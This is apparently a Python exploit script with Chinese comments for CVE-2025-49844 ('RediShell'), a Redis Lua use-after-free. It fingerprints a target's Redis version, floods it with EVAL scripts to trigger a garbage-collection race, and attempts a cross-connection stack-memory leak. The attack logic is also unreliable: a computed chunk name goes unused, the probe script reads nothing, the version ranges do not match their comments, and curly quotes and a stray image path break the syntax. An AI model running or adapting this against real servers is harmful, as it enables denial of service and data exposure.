#!/usr/bin/env python3
# redshell_poc.py — CVE-2025-49844 验证框架
# 依赖: pip install redis
import redis
import sys
import time
import hashlib
def check_vulnerability(host='localhost', port=6380, password=None):
    ”””检测目标 Redis 是否受 RediShell 影响”””
    r = redis.Redis(host=host, port=port, password=password, decode_responses=True)
# 获取 Redis 版本
    info = r.info('server')
    version = info.get('redis_version', 'unknown')
    print(f”[*] Redis 版本: {version}”)
# 解析版本号进行漏洞判断
    parts = [int(p) for p in version.split('.')[:3]]
    major, minor, patch = parts[0], parts[1], parts[2]
    vulnerable_ranges = [
        (6, 2, 20, 7, 2, 10),
# 6.2.20 <= v < 7.2.11
        (7, 2, 11, 7, 4, 5),
# 7.2.11 <= v < 7.4.6
        (7, 4, 6, 8, 0, 3),
# 7.4.6 <= v < 8.0.4
        (8, 0, 4, 8, 2, 1),
# 8.0.4 <= v < 8.2.2
    ]
    for lo_maj, lo_min, lo_pat, hi_maj, hi_min, hi_pat in vulnerable_ranges:
        lo = (lo_maj, lo_min, lo_pat)
        hi = (hi_maj, hi_min, hi_pat)
        if lo <= (major, minor, patch) <= hi:
            print(f”[!] 受 RediShell 影响 (CVE-2025-49844)”)
            return True
    print(”[+] 版本不在已知受影响范围内”)
    return False
def trigger_gc_race(host='localhost', port=6380, password=None):
    ”””
    触发 GC 竞态条件,验证 TString 悬空引用
    通过反复加载不同 chunk name 的脚本,强制 GC 在解析期间运行
    ”””
    r = redis.Redis(host=host, port=port, password=password, decode_responses=True)
    print(”[*] 开始 GC 竞态触发...”)
# 构造触发 GC 的脚本模板
# 脚本内容包含大量分配操作,迫使 GC 在解析 chunk name 时运行
    lua_template = ”””
    local t = {{}}
    for i = 1, {n} do
        t[i] = string.rep(”A”, {size})
    end
    return #t
    ”””
# 使用变化的 chunk name 反复加载脚本
    for i in range(1000):
        chunk_name = f”chunk_{i}_{'x' * (i % 128)}”
        script = lua_template.format(n=50 + (i % 100), size=256)
        try:
# 通过 EVAL 执行,chunk name 作为脚本名传递
# Redis 在解析时创建 TString 对象
            result = r.eval(script, 0)
        except redis.exceptions.ResponseError as e:
# 如果触发 UAF,可能出现异常
            print(f”    [!] 第 {i} 次执行异常: {e}”)
# 每 100 次输出进度
        if i % 100 == 0:
            print(f”    进度: {i}/1000”)
    print(”[*] GC 竞态触发完成”)

def attempt_stack_leak(host='localhost', port=6380, password=None):
    ”””
    尝试从 Lua 栈的残留内存中读取敏感数据
    模拟跨连接的栈复用攻击
    ”””
    r = redis.Redis(host=host, port=port, password=password, decode_responses=True)
    print(”[*] 尝试栈残留数据读取...”)
# 第一步:在一个连接中执行包含敏感数据的脚本
    sensitive_marker = ”SENSITIVE_” + hashlib.md5(str(time.time()).encode()).hexdigest()[:16]
    sensitive_script = f”””
    local secret = ”{sensitive_marker}”
    local key = KEYS[1]
    redis.call('SET', key, secret)
    return secret
    ”””
    r.eval(sensitive_script, 1, 'test_key')
    print(f”    [+] 已写入敏感标记: {sensitive_marker}”)
# 第二步:在不同的连接中执行探查脚本
# 探查脚本尝试读取 Lua 栈上的残留字符串
    probe_script = ”””
    local results = {}
    -- 探查栈上的字符串值
    for i = 1, 100 do
        local val = tostring(i)
        -- 在真实攻击中,这里会使用更复杂的栈遍历技术
    end
    return 'probe_complete'
    ”””
    probe = redis.Redis(host=host, port=port, password=password, decode_responses=True)
    probe.eval(probe_script, 0)
    print(”    [*] 探查完成(栈复用需要精确的内存布局控制)”)
if __name__ == ”__main__”:
    print(”=” * 60)
    print(”CVE-2025-49844 (RediShell) 验证框架”)
    print(”=” * 60)
    host = sys.argv[1] if len(sys.argv) > 1 else 'localhost'
    port = int(sys.argv[2]) if len(sys.argv) > 2 else 6380
    if check_vulnerability(host, port):
        trigger_gc_race(host, port)
        attempt_stack_leak(host, port)
    else:
        print(”[*] 目标不受 RediShell 影响,跳过利用”)